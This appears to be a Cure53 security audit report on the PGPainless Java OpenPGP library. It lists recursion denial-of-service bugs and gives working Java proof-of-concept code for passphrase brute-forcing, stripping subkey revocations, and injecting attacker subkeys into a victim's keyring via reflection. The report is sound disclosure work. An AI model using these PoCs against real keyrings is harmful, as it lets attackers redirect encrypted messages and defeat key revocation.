Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest- & Audit Report PGPainless 11.-12.2021

Cure53, Dr.-Ing. M. Heiderich, M. Wege, Dr. A. Pirker

Index

Introduction

"PGPainless is a wrapper around Bouncycastle, which provides an easy to use, intuitive, but also powerful API for OpenPGP (RFC4880). Its primary functionality is encrypting, signing, decrypting and verifying data, as well as generating and modifying keys."

From https://gh.pgpainless.org/

This report - entitled FLO-04 - details the scope, results, and conclusory summaries of a penetration test and source code audit against the PGPainless API and codebase, a Java library for cryptographic tasks based on Bouncy Castle. The work was requested by FlowCrypt a.s. in mid-August 2021 and initiated by Cure53 in late November and early December 2021, namely in CW49 and CW50. A total of eighteen days were invested to reach the coverage expected for this project.

The testing conducted for FLO-04 was divided into two separate work packages (WPs) for execution efficiency, as follows:

- **WP1**: Cryptography Review and Audit against PGPainless API & Codebase
- **WP2**: Penetration Test & Code Audit against PGPainless API & Codebase

Notably, this engagement marks the first against PGPainless components, though follows a number of collaborative projects initiated between FlowCrypt and Cure53 to date. Cure53 was granted access to all relevant sources in scope as well as test-supporting documentation and material. Given that all of these assets were necessarily required to procure the maximum depth and coverage levels for a scope of this magnitude, the methodology chosen here was white-box.

A team of four senior testers and auditors was assigned to this project's preparation, testing, audit execution, and finalization. All preparations were completed in mid- to late November 2021, namely in CW47 and CW48, to ensure that the testing phase could proceed without hindrance and a comprehensive understanding of the scope and project parameters could be achieved.

Communications were facilitated via a dedicated shared Slack channel that was deployed to combine the workspaces of FlowCrypt, Cure53, and Paul Schaub - the maintainer of the library - thereby allowing an optimal collaborative working environment to flourish. All participatory personnel from both parties were invited to partake throughout the test preparations and discussions.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

One can denote that communications proceeded smoothly on the whole. The scope was well prepared and clear, and no noteworthy roadblocks were encountered throughout the testing. Cross-team queries were abundant - and necessarily so - to garner a complete picture of the framework and threat model. FlowCrypt delivered excellent test preparation and assisted the Cure53 team in every respect to procure maximum coverage and depth levels for this exercise.

Cure53 offered frequent status regarding the test and related findings. Live reporting was requested by FlowCrypt and the library maintainer; this was conducted by Cure53 utilizing a GitHub issue tracker made available for this very purpose. Live reporting proved invaluable throughout this exercise, allowing the maintainers to proactively comment on the validity, impact, and relevance of all findings unearthed. This was immeasurably assistful in ensuring Cure53 could focus on the most pertinent tickets primarily. Furthermore, this process enabled the maintainer team to create and verify fixes early and whilst the test was still active, helping to streamline the entire exercise.

With regards to the findings in particular, the Cure53 team achieved excellent coverage over the WP1 and WP2 scope items, identifying a total of fourteen. Six of these findings were initially categorized as security vulnerabilities, whilst eight were deemed general weaknesses with lower exploitation potential or simply security-related recommendations.

Worthy of mention here is the fact that, during the audit, several issues were challenged by the library maintainers, given that the findings didn't meet the necessary criteria to be considered an actual vulnerability or a certain severity due to the constraints of the threat model. In light of this, three findings were severity downgraded and one was deemed a false alarm after live reporting. Nevertheless, each of these affected tickets remains documented in the report for brevity reasons, though amended to clarify the status post-discussion. Even so, the argument can be made that not only are additional efforts required to harden the code to production-use level but also targeted strengthening must be applied towards the documentation of the library's exposed endpoints.

The report will now shed more light on the scope and testing setup as well as provide a comprehensive breakdown of the available materials. Subsequently, the report will list all findings identified in chronological order. Each finding will be accompanied by a technical description and Proof of Concepts (PoCs) where applicable, plus any relevant mitigatory or preventative advice to action.

In summation, the report will finalize with a conclusion in which the Cure53 team will elaborate on the impressions gained toward the general security posture of the PGPainless API and codebase, giving high-level hardening advice where applicable.

Scope

- **Cryptography reviews and assessments against PGPainless API and Codebase**
  - **WP1**: Cryptography Review and Audit against PGPainless API & Codebase
    - The cryptography review and audit was executed on
      - https://github.com/pgpainless/pgpainless/tree/1.0.0-rc6
    - The following aspects were reviewed and audited
      - Best-practice usage of cryptographic primitives
      - Key lengths/strengths application of primitives
      - Implementation of cryptographic primitives
      - Cryptographic protection of secret keys
      - Review of Bouncy Castle API usage
  - **WP2**: Penetration Test & Code Audit against PGPainless API & Codebase
    - The penetration test and code audit was done on
      - https://github.com/pgpainless/pgpainless/tree/1.0.0-rc6
    - The following aspects were tested and audited
      - Weak security defaults and usage of algorithms
      - DoS vectors and unexpected behavior for inputs
      - Keyring manipulation going unnoticed by library
      - General Misuse of the programming interface
      - Review of real-world usage by flowcrypt-android
  - **Additional test-supporting material shared with Cure53**
    - https://blog.jabberhead.tk/2021/04/03/why-signature-verification-in-openpgp-is-hard/
  - **All relevant sources were made available for this audit**
    - https://github.com/pgpainless/pgpainless/tree/1.0.0-rc6

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Identified Vulnerabilities

The following sections list all vulnerabilities and implementation issues identified throughout the testing period. Please note that findings are listed in chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Furthermore, each vulnerability is given a unique identifier (e.g., *FLO-04-001*) to facilitate any future follow-up correspondence.

FLO-04-005 WP2: Unchecked recursion for One-Pass Signature Packets (*Info*)

Note: *Following extensive discussions with the client, this issue was confirmed as out of scope and appropriately marked in the GitHub bug tracker. The severity was additionally downgraded from an initial* Medium *to the current* Info *level.*

During a source code review of the *pgpainless-core* folder, the discovery was made that the *DecryptionStreamFactory* class responsible for processing PGP packets is vulnerable to a remote Denial of Service attack when processing specifically-crafted PGP files or messages containing nested One-Pass Signature Packets[1].

In particular, the function *processPGPPackets* is called by *processOnePass-SignatureList* without incrementing the *depth* variable, and *processPGPPackets* may invoke *processOnePassSignatureList* again in the case of nested or chained One-Pass Signature Packets. As a result, this renders the maximum recursion depth check inside *processPGPPackets* useless. This would allow a malicious user to cause a DoS situation on the recipient of the message, as the recursion may be unbounded.

Affected file:
pgpainless-core/src/main/java/org/pgpainless/decryption_verification/ DecryptionStreamFactory.java

Affected code:
```
private InputStream processOnePassSignatureList(@Nonnull PGPObjectFactory
objectFactory, PGPOnePassSignatureList onePassSignatures, int depth)
        throws PGPException, IOException {
          LOGGER.debug("Depth {}: Encountered PGPOnePassSignatureList of size {}",
          depth, onePassSignatures.size());
          initOnePassSignatures(onePassSignatures);
          return processPGPPackets(objectFactory, depth);
}
```

[1] https://datatracker.ietf.org/doc/html/rfc4880#page-39

As a malicious user could craft a PGP file containing nested or chained One-Pass Signature Packets specifically for this purpose, it is recommended to also enforce the maximum recursion depth for the One-Pass Signature PGP packet type[2].

FLO-04-008 WP2: Unchecked recursion on reading signatures *(Medium)*

***Note:** This issue was mitigated by the PGPainless team, fix-verified by Cure53, and confirmed to no longer persist.*

During a source code review of the *pgpainless-core* folder, the discovery was made that the library reads signatures provided by the client when inserted for decryption. For that purpose, the library invokes the *readSignatures* method of the *SignatureUtils* class, parsing the provided signatures into PGP data structures. When encountering a *PGPMarker* object, the implementation attempts to read the next object. However, in the eventuality that the *PGPObjectFactory* throws a *RuntimeException*, the library invokes the *tryNext* method again recursively.

Even though testing could not confirm exactly which input types can trigger a *RuntimeException* of this nature, a thrown *RuntimeException* most likely persists except for those processed via unsupported versions in *PGPSignatures* (see *Pull Request 1006* of the Bouncy Castle library[3] for further reading).

An attacker could leverage this and supply specifically-crafted signature objects that constantly cause a *RuntimeException*, resulting in a DoS situation due to an unbounded recursion.

Affected file:
pgpainless-core/src/main/java/org/pgpainless/signature/SignatureUtils.java

Affected code:
```
public static List<PGPSignature> readSignatures(InputStream inputStream) throws
IOException, PGPException {
[...]
        if (nextObject instanceof PGPMarker) {
                nextObject = tryNext(objectFactory);
                continue;
        }
[...]
}
```

[2] https://github.com/boring-pgp/spec
[3] https://github.com/bcgit/bc-java/pull/1006

```
[...]
private static Object tryNext(PGPObjectFactory factory) throws IOException {
       try {
              Object o = factory.nextObject();
              return o;
       } catch (RuntimeException e) {
              return tryNext(factory);
       }
}
```

It is recommended to provide and honor a maximum depth value utilized by the library when performing recursive calls to prevent DoS situations.

FLO-04-010 WP2: Lack of protection against passphrase brute-forcing (*Medium*)

Note: *Following extensive discussions with the client, this issue was confirmed as out of scope and appropriately marked in the GitHub bug tracker. The severity was additionally downgraded from an initial* High *to the current* Medium *level.*

During a dynamic test of the *pgpainless* library, the observation was made that the library allows the encryption of private keys within *PGPSecretKeyRing* using a passphrase provided by the library's client. When the client application uses these private keys, it is required to enter the correct passphrase to obtain access to the private key.

Testing confirmed that the passphrase for private keys within a *PGPSecretKeyRing* can be brute-forced. This owes to the fact that the library simply throws an exception in the eventuality of an invalid passphrase and does not implement any throttling mechanism effectively that would otherwise prevent a user from entering multiple invalid passphrases within a short period of time.

The following code snippet serves as a PoC for brute-forcing the passphrase of a *PGPSecretKey* utilized for signing messages. It is strongly believed that the same vulnerability also persists for other functionalities related to *PGPSecretKey*s.

PoC code snippet:
```
public static void BruteForceSecretKeyRingPassphrase() {
       String secretKeyPassphrase = "pass";
       String encryptionPassphrase = "mypass";

       try {
              //[1]
              PGPSecretKeyRing secretKeyRing = PGPainless.generateKeyRing()
```

```
                        .modernKeyRing("Romeo <romeo@montague.lit>",
                        secretKeyPassphrase);

                String cipherText;
                for(int i=0; i<1000; i++)
                {
                        System.out.println("Attempt: " + i);
                        try {
                                //[2]
                                cipherText = trySecretKeyPassphrase(secretKeyRing,
                                encryptionPassphrase, "wrongpassphrase");
                        }
                        catch(Exception e)
                        {
                                System.out.println("Exception caught: " +
                                e.getMessage());
                        }
                }

                System.out.println("Finished brute-force, try correct phrase
                now.");
                //[3]
                cipherText = trySecretKeyPassphrase(secretKeyRing,
                encryptionPassphrase, secretKeyPassphrase);

                System.out.println("Encrypted (using correct passphrase:");
                System.out.println(cipherText);
        } catch (Exception e) {
                e.printStackTrace();
        }
}

private static String trySecretKeyPassphrase(PGPSecretKeyRing secretKeyRing,
String encryptionPassphrase, String secretKeyPassphrase)
        throws PGPException, IOException {

        SolitaryPassphraseProvider secretPassphraseProvider = new
        SolitaryPassphraseProvider(Passphrase.fromPassword(secretKeyPassphrase));
        SecretKeyRingProtector secretKeyProtector = new
        PasswordBasedSecretKeyRingProtector(secretPassphraseProvider);

        String plainText = "hello world";

        InputStream inputStream = new ByteArrayInputStream(plainText.getBytes());
        OutputStream outputStream = new ByteArrayOutputStream();

        EncryptionStream encryptionStream = PGPainless.encryptAndOrSign()
                .onOutputStream(outputStream)
                .withOptions(
                        ProducerOptions.signAndEncrypt(
                                new EncryptionOptions()
                                .addPassphrase(Passphrase.fromPassword(encryptionPass
                                phrase)),
                                new SigningOptions()
                                        .addDetachedSignature(secretKeyProtector,
                                secretKeyRing, DocumentSignatureType.BINARY_DOCUMENT)
                ).setAsciiArmor(true)
        );

        Streams.pipeAll(inputStream, encryptionStream);
        encryptionStream.close();

        return outputStream.toString();
}
```

Part [1] displays the creation of a new keyring. Part [2] attempts to encrypt with an invalid passphrase resulting in a thrown exception by *pgpainless-core*. Finally, part [3] highlights the provision of a correct passphrase immediately resulting in a successful operation.

It is recommended to implement a rate-limiting or throttling mechanism to effectively mitigate the risk of brute-force attacks.

FLO-04-011 WP2: User deletion via passphrase-less keyring *(Medium)*

***Note**: The maintainer team would like to add that unfortunately the OpenPGP specification does not comprise any standardized protection mechanisms against removal of signatures and user-ids from certificates. It is therefore liability of the client application to protect key material against modifications.*

During dynamic testing of the *pgpainless-core* library, the discovery was made that the library offers a method to delete a user-id from an existing keyring. The user-ids are utilized by the library to identify users associated with a keyring. The *pgpainless-core* library allows users to remove a user-id by invoking the function *KeyRingUtils.deleteUserId()*. However, the caller does not need to provide a passphrase in order to execute this function, allowing a malicious actor to modify the user-ids of a secret keyring, thereby causing further unspecified harm.

The following code snippet provides a PoC demonstrating this vulnerability.

PoC code snippet:

```
public static void RemoveUserIds() {
       SolitaryPassphraseProvider secretPassphraseProvider = new
       SolitaryPassphraseProvider(Passphrase.fromPassword("pass"));
       PasswordBasedSecretKeyRingProtector secretKeyProtector = new
       PasswordBasedSecretKeyRingProtector(secretPassphraseProvider);

       String secondaryUserId = "Romeo <romeo@capulet.lit>";
       try {
              PGPSecretKeyRing secretKeyRing = PGPainless.buildKeyRing()
                     .setPrimaryKey(KeySpec.getBuilder(
                            RSA.withLength(RsaLength._2048),
                            KeyFlag.SIGN_DATA, KeyFlag.CERTIFY_OTHER))
                     .addSubkey(
                            KeySpec.getBuilder(
                            ECDH.fromCurve(EllipticCurve._P256),
                            KeyFlag.ENCRYPT_COMMS, KeyFlag.ENCRYPT_STORAGE)
                     )
                     .addUserId("Juliet <juliet@montague.lit>")
                     .addUserId(secondaryUserId)
                     .setPassphrase(Passphrase.fromPassword("pass"))
                     .build();

              String armored = PGPainless.asciiArmor(secretKeyRing);
              System.out.println("Key ring with revocation:");
              System.out.println(armored);

              PGPSecretKeyRing readSecretKeyRing =
              PGPainless.readKeyRing().secretKeyRing(armored);
              readSecretKeyRing =

              //[1]
              KeyRingUtils.deleteUserId(readSecretKeyRing, secondaryUserId);

              armored = PGPainless.asciiArmor(readSecretKeyRing);
              System.out.println("Key ring removed user id:");
              System.out.println(armored);
       }
       catch(Exception e)
       {
              e.printStackTrace();
       }
}
```

The code snippet first creates a new secret keyring with two user-ids attached. Then it creates an armor string and re-reads the secret keyring back from the armor string.

Finally, at [1], the snippet removes the secondary user-id from the secret keyring without providing the passphrase.

It is recommended to disallow the removal of user-ids without providing the passphrase of the secret keyring.

FLO-04-012 WP2: Revocation removal without passphrase requirement (*High*)

***Note**: The maintainer team would like to add that unfortunately the OpenPGP specification does not comprise any standardized protection mechanisms against removal of signatures and user-ids from certificates. It is therefore liability of the client application to protect key material against modifications.*

During dynamic testing of the *pgpainless-core* library, the discovery was made that the library offers functionality to revoke subkeys from a secret keyring. The library inserts revocations in terms of *PGPSignature* instances, signed by the master key, attached to the public key component of the revoked subkey. However, since the *PGPSignature* instances are loosely coupled to the entire secret keyring without any cryptographic link to other data structures, an attacker can simply remove the *PGPSignature* instance of a revocation without the library noticing.

The following code snippet provides a PoC that demonstrates this vulnerability.

PoC code snippet:
```
public static void RemoveRevocation() {
	SolitaryPassphraseProvider secretPassphraseProvider = new
	SolitaryPassphraseProvider(Passphrase.fromPassword("pass"));
	PasswordBasedSecretKeyRingProtector secretKeyProtector = new
	PasswordBasedSecretKeyRingProtector(secretPassphraseProvider);

	try {
		//[1]
		PGPSecretKeyRing secretKeyRing = PGPainless.buildKeyRing()
			.setPrimaryKey(KeySpec.getBuilder(
				RSA.withLength(RsaLength._2048),
				KeyFlag.SIGN_DATA, KeyFlag.CERTIFY_OTHER))
			.addSubkey(
				KeySpec.getBuilder(
				ECDH.fromCurve(EllipticCurve._P256),
				KeyFlag.ENCRYPT_COMMS, KeyFlag.ENCRYPT_STORAGE)
				)
			.addUserId("Juliet <juliet@montague.lit>")
			.setPassphrase(Passphrase.fromPassword("pass"))
			.build();
```

```
                PGPPublicKey subKey = getEncryptionSubKey(secretKeyRing);

                //[2]
                SecretKeyRingEditorInterface editor = new
                SecretKeyRingEditor(secretKeyRing);
                editor = editor.revokeSubKey(subKey.getKeyID(),
                secretKeyProtector);
                secretKeyRing = editor.done();

                String armored = PGPainless.asciiArmor(secretKeyRing);
                System.out.println("Key ring with revocation:");
                System.out.println(armored);

                try {
                        //this encryption fails, since key is revoked
                        Encrypt(KeyRingUtils.publicKeyRingFrom(secretKeyRing));
                }
                catch(Exception e)
                {
                        System.out.println("Was not able to encrypt because: " +
                        e.getMessage());
                }

                //[3]
                PGPSecretKeyRing armoredAttackerKeyRing =
                PGPainless.readKeyRing().secretKeyRing(armored);
                armoredAttackerKeyRing = removeRevocation(armoredAttackerKeyRing,
                subKey.getKeyID());

                armored = PGPainless.asciiArmor(armoredAttackerKeyRing);
                System.out.println("Key ring forged:");
                System.out.println(armored);

                //[6]
                PGPSecretKeyRing attackedKeyRing =
                PGPainless.readKeyRing().secretKeyRing(armored);
                Encrypt(KeyRingUtils.publicKeyRingFrom(attackedKeyRing));
        }
        catch(Exception e)
        {
        e.printStackTrace();
        }
}

private static PGPPublicKey getEncryptionSubKey(PGPSecretKeyRing secretKeyRing)
{
        Iterator<PGPPublicKey> iterator = secretKeyRing.getPublicKeys();
        PGPPublicKey subKey = null;
        while(iterator.hasNext())
```

```
		{
			PGPPublicKey key = iterator.next();
			if(!key.isMasterKey()) {
				subKey = key;
			}
		}
		return subKey;
	}

	public static PGPSecretKeyRing removeRevocation(PGPSecretKeyRing secretKeys,
	long subKeyId) {
		PGPSecretKey secretKey = secretKeys.getSecretKey(subKeyId);
		PGPPublicKey publicKey = secretKey.getPublicKey();

		//[4]
		Iterator<PGPSignature> iter = publicKey.getSignatures();
		ArrayList<PGPSignature> revocations = new ArrayList<PGPSignature>();
		while(iter.hasNext())
		{
			PGPSignature s = iter.next();
			if(s.getSignatureType() == PGPSignature.SUBKEY_REVOCATION)
				revocations.add(s);
		}

		//[5]
		for(int i=0; i< revocations.size(); i++)
			publicKey = PGPPublicKey.removeCertification(publicKey,
			revocations.get(i));

		secretKey = PGPSecretKey.replacePublicKey(secretKey, publicKey);
		secretKeys = PGPSecretKeyRing.insertSecretKey(secretKeys, secretKey);

		return secretKeys;
	}

	public static void Encrypt(PGPPublicKeyRing publicKeyRing) throws PGPException,
	IOException {
		InputStream inputStream = new ByteArrayInputStream("hello
		world".getBytes());
		OutputStream outputStream = new ByteArrayOutputStream();

		EncryptionStream encryptionStream = PGPainless.encryptAndOrSign()
			.onOutputStream(outputStream)
			.withOptions(
				ProducerOptions.signAndEncrypt(
				new EncryptionOptions()
				.addRecipient(publicKeyRing),
				new SigningOptions()
```

```
                ).setAsciiArmor(true)
        );

        Streams.pipeAll(inputStream, encryptionStream);
        encryptionStream.close();

        System.out.println("Encryption finished:");
        System.out.println(outputStream.toString());
}
```

At [1], the snippet creates a new secret keyring with one subkey to encrypt data. Next, the snippet revokes that same key by using the *SecretKeyRingEditorInterface* class, as visible at [2]. Then, the snippet tries to encrypt a fixed message using the keyring, resulting in an exception that there is no suitable encryption key available.

Subsequently, the snippet recreates the secret keyring from an armored string, visible at [3]. The purpose of this approach is to ensure no passphrase is required by the malicious actor. After loading the secret keyring, the snippet looks up all revocation *PGPSignature* instances of the subkey for encryption, and deletes them from the *PGPPublicKey* by using the *PGPPublicKey.removeCertification()* method - see [4] and [5]. Following this, the snippet replaces the public key instance of the subkey and re-inserts the secret key into the secret keyring.

Finally, the snippet again creates an armor string from the modified keyring (with the revocation removed) and reloads the secret keyring from the armored string (again to ensure no passphrase is required). Lastly, the code attempts to encrypt with the public keyring from the secret keyring, resulting in a successful encryption operation, see [6].

It is strongly recommended to protect the entire *PGPSecretKeyRing* by cryptographic signatures rather than individual components, or link consecutive *PGPSignature*s cryptographically to mitigate the aforementioned attack vector.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

FLO-04-013 WP2: Public key injection into secret keyring *(Info)*

Note: *Following extensive discussions with the client, this issue was confirmed as out of scope and appropriately marked in the GitHub bug tracker. The severity was additionally downgraded from an initial* Critical *to the current* Info *level.*

The *pgpainless-core* library protects the secret keyring of a user by its passphrase and serializes persistently into an armored string. The passphrase is only required when modifying or inserting new secret keys, or creating new signatures for existing keys. However, the modification of the public key component of the secret keyring's master key without the library noticing via the use of Reflections remains possible. Following this alteration, the malicious actor can inject arbitrary subkeys for encryption from their own secret keyring, resulting in severe damage to the victim's keyring. Subsequently, after performing this modification, the *pgpainless-core* library blindly selects the attacker-controlled keys for encryption, since the user-encryption keys no longer have a valid signature.

The following code snippet provides a PoC demonstrating this vulnerability.

PoCattacker's code snippet:
```
public static void InjectKeys() {

       try {
              PGPSecretKeyRing userKeyRing = GetSecretKeyRing("pass", "Juliet
              <juliet@montague.lit>");
              PGPSecretKeyRing attackerKeyRing = GetSecretKeyRing("passdiff",
              "Juliet <juliet@montague.lit>");

              System.out.println("Original Key Ring: ");
              PrintPublicKeys(userKeyRing);
              System.out.println();
              System.out.println("Attacked Key Ring: ");
              PrintPublicKeys(attackerKeyRing);

              userKeyRing =
              PGPainless.readKeyRing().secretKeyRing(PGPainless.asciiArmor(userK
              eyRing));

              PGPSecretKey userMasterKey = userKeyRing.getSecretKey();
              PGPSecretKey attackerMasterKey = attackerKeyRing.getSecretKey();

              //[1]
              InjectKeyProperties(attackerMasterKey.getPublicKey(),
              userMasterKey.getKeyID(),
              userMasterKey.getPublicKey().getFingerprint());
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
userMasterKey = PGPSecretKey.replacePublicKey(userMasterKey,
attackerMasterKey.getPublicKey());

userKeyRing = PGPSecretKeyRing.removeSecretKey(userKeyRing,
userMasterKey);

userKeyRing = PGPSecretKeyRing.insertSecretKey(userKeyRing,
userMasterKey);

userMasterKey =
userKeyRing.getSecretKey(userMasterKey.getKeyID());

//[2]
InjectKeyProperties(userMasterKey.getPublicKey(),
attackerMasterKey.getKeyID(),
attackerMasterKey.getPublicKey().getFingerprint());

InjectPublicKeyInSecretKeyPacket(userMasterKey,
attackerMasterKey);

//re-read key ring
PGPSecretKeyRing modifiedMasterKeyRing =
PGPainless.readKeyRing().secretKeyRing(PGPainless.asciiArmor(userK
eyRing));

Iterator<PGPSecretKey> attackerKeysIterator =
attackerKeyRing.getSecretKeys();
attackerKeysIterator.next();

//[3]
while(attackerKeysIterator.hasNext())
{
       PGPSecretKey attackerSecretSubKey =
       attackerKeysIterator.next();
       modifiedMasterKeyRing =
       PGPSecretKeyRing.insertSecretKey(modifiedMasterKeyRing,
       attackerSecretSubKey);
}

//re-read key ring
modifiedMasterKeyRing =
PGPainless.readKeyRing().secretKeyRing(PGPainless.asciiArmor(modif
iedMasterKeyRing));

System.out.println();
System.out.println("Hijacked Key Ring: ");
PrintPublicKeys(modifiedMasterKeyRing);
```

```
                //[4]
                String cipherText = 
                Encrypt(KeyRingUtils.publicKeyRingFrom(modifiedMasterKeyRing));

                System.out.println();
                System.out.println("PGP Message: ");
                System.out.println(cipherText);
        }
        catch(Exception e)
        {
                e.printStackTrace();
        }
}

private static PGPSecretKeyRing GetSecretKeyRing(String passphrase, String 
userId) throws Exception {
         return PGPainless.buildKeyRing()
                .setPrimaryKey(KeySpec.getBuilder(
                        RSA.withLength(RsaLength._2048),
                        KeyFlag.SIGN_DATA, KeyFlag.CERTIFY_OTHER))
                 .addSubkey(
                        KeySpec.getBuilder(

                        ECDH.fromCurve(EllipticCurve._P256),
                        KeyFlag.ENCRYPT_COMMS, KeyFlag.ENCRYPT_STORAGE)
                )
                .addSubkey(
                        KeySpec.getBuilder(

                        ECDH.fromCurve(EllipticCurve._P256),
                        KeyFlag.ENCRYPT_COMMS, KeyFlag.ENCRYPT_STORAGE)
                )
                .addUserId(userId)
                .setPassphrase(Passphrase.fromPassword(passphrase))
                .build();

}

public static String Encrypt(PGPPublicKeyRing publicKeyRing) throws 
PGPException, IOException {
        InputStream inputStream = new ByteArrayInputStream("hello 
        world".getBytes());
        OutputStream outputStream = new ByteArrayOutputStream();

        EncryptionStream encryptionStream = PGPainless.encryptAndOrSign()
                .onOutputStream(outputStream)
                .withOptions(
                        ProducerOptions.signAndEncrypt(
                    new EncryptionOptions()
                    .addRecipient(publicKeyRing),
                    new SigningOptions()
                    ).setAsciiArmor(true)
                );

        Streams.pipeAll(inputStream, encryptionStream);
        encryptionStream.close();

        return outputStream.toString();
    }

    private static void InjectKeyProperties(PGPPublicKey key, long keyId, byte[]
    fingerprint) throws Exception
    {
        Field fingerprintField =
        PGPPublicKey.class.getDeclaredField("fingerprint");
        Field keyIDField = PGPPublicKey.class.getDeclaredField("keyID");

        fingerprintField.setAccessible(true);
        keyIDField.setAccessible(true);

        keyIDField.set(key, keyId);
        fingerprintField.set(key, fingerprint);
    }

    private static void InjectPublicKeyInSecretKeyPacket(PGPSecretKey secretKey,
    PGPSecretKey keyToInsertFrom) throws Exception {

        Field secretKeyPacketField =
        PGPSecretKey.class.getDeclaredField("secret");
        Field pubKeyField =
        SecretKeyPacket.class.getDeclaredField("pubKeyPacket");

        secretKeyPacketField.setAccessible(true);
        pubKeyField.setAccessible(true);

        SecretKeyPacket s = (SecretKeyPacket)
        secretKeyPacketField.get(secretKey);
        SecretKeyPacket sFrom = (SecretKeyPacket)
        secretKeyPacketField.get(keyToInsertFrom);
        PublicKeyPacket pKeyPacket = (PublicKeyPacket) pubKeyField.get(sFrom);

        pubKeyField.set(s, pKeyPacket);
    }

    private static void PrintPublicKeys(PGPSecretKeyRing secretKeyRing) {
        Iterator<PGPPublicKey> iter = secretKeyRing.getPublicKeys();
        int i=1;
        while(iter.hasNext())
        {
               PGPPublicKey publicKey = iter.next();
               System.out.println(i + ". Public Key ID: "
               +Long.toHexString(publicKey.getKeyID()).toUpperCase());
               i++;
        }
}
```

As displayed at [1], the code snippet injects the user's master key ID and the user's master public key fingerprint to the attacker's public master key. Then, the snippet uses Bouncy Castle to replace the user's master public key with the attacker's master public key. At [2], the PoC resets the key ID and fingerprint of the user's public master key to the original values from the attacker keyring. Further, it also injects the corresponding public key material from the attacker secret key to the user secret key.

Part [3] iterates over the subkeys of the attacker keyring and injects them to the user secret keyring using Bouncy Castle. Finally, at [4] an encryption of a predefined message using the user's (hijacked) keyring is performed, resulting in the usage of the attacker's key during encryption.

Running the method *InjectKeys* of the above snippet results in the following output:


PoC output:

```
Original Key Ring:
1. Public Key ID: A7BB9EE9F9480B68
2. Public Key ID: 88561A23BE2E80D6
3. Public Key ID: 355B2C1D1FFCF464

Attacked Key Ring:
1. Public Key ID: 7EA5DF80D60AE451
2. Public Key ID: ACFD8A10ADD4C814
3. Public Key ID: 145F942FC46D0ACF

Hijacked Key Ring:
1. Public Key ID: 7EA5DF80D60AE451
2. Public Key ID: 88561A23BE2E80D6
3. Public Key ID: 355B2C1D1FFCF464
4. Public Key ID: ACFD8A10ADD4C814
5. Public Key ID: 145F942FC46D0ACF
SLF4J: Failed to load class "org.slf4j.impl.StaticLoggerBinder".
SLF4J: Defaulting to no-operation (NOP) logger implementation
SLF4J: See http://www.slf4j.org/codes.html#StaticLoggerBinder for further
details.
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
PGP Message:
-----BEGIN PGP MESSAGE-----
Version: PGPainless

hH4DrP2KEK3UyBQSAgMEBbDZJmgDSssgDAb0717rowUUbR/Bofq9l/GqdHOePI9r
0h9bQVc27CDY23KsaiR8V/kPoANj/zgrpnLXewyfNzDVQFEp8MG11qdHPtrh1URQ
lGtP0962om7mFHfjaEw9G4T26G1r3ejM3rOw24IT1OqEfgMUX5QvxG0KzxICAwQ8
XaOaj8A0ojmNKAO57vMBhPXqRehwug2QcFkseGqn7zhSKucdJiYoq1b00LVW/ASB
vW7LlS8fxYhVULuPcVlYMOLLXuQVg2M4NBLk3DwBoBlNThpvPA8jTFTcVe02SkmH
IyFK5NZVAO6BQNLP7oHqRtI9AcTsUKFcexkirhvijcT38mUZaAbxOHTkQYx/KGmh
JiKXpGUSs+sdpFLrbJctTvRRxnNPbDa7uj/1Ay03AQ==
=UUfJ
-----END PGP MESSAGE-----
```

Observe that the attacker-controlled keys with IDs *ACFD8A10ADD4C814* and *145F942FC46D0ACF* are part of the new user keyring. The following screenshot shows that the encrypted PGP message uses the keys *ACFD8A10ADD4C814* and *145F942FC46D0ACF*:



This message appears to be encrypted. If you supply the session key here, we can dump the content of the encryption container.

Note: Please do not use this service to inspect sensitive information. Instead, install Sequoia, and use `sq packet dump`.

```
-----BEGIN PGP MESSAGE-----
Version: PGPainless

hH4DrP2KEK3UyBQSAgMEBbDZJmgDSssgDAb0717rowUUbR/Bofq9l/GqdHOePI9r
0h9bQVc27CDY23KsaiR8V/kPoANj/zgrpnLXewyfNzDVQFEp8MG11qdHPtrh1URQ
lGtP0962om7mFHfjaEw9G4T26G1r3ejM3rOw24IT1OqEfgMUX5QvxG0KzxICAwQ8
XaOaj8A0ojmNKAO57vMBhPXqRehwug2QcFkseGqn7zhSKucdJiYoq1b00LVW/ASB
vW7LlS8fxYhVULuPcVlYMOLLXuQVg2M4NBLk3DwBoBlNThpvPA8jTFTcVe02SkmH
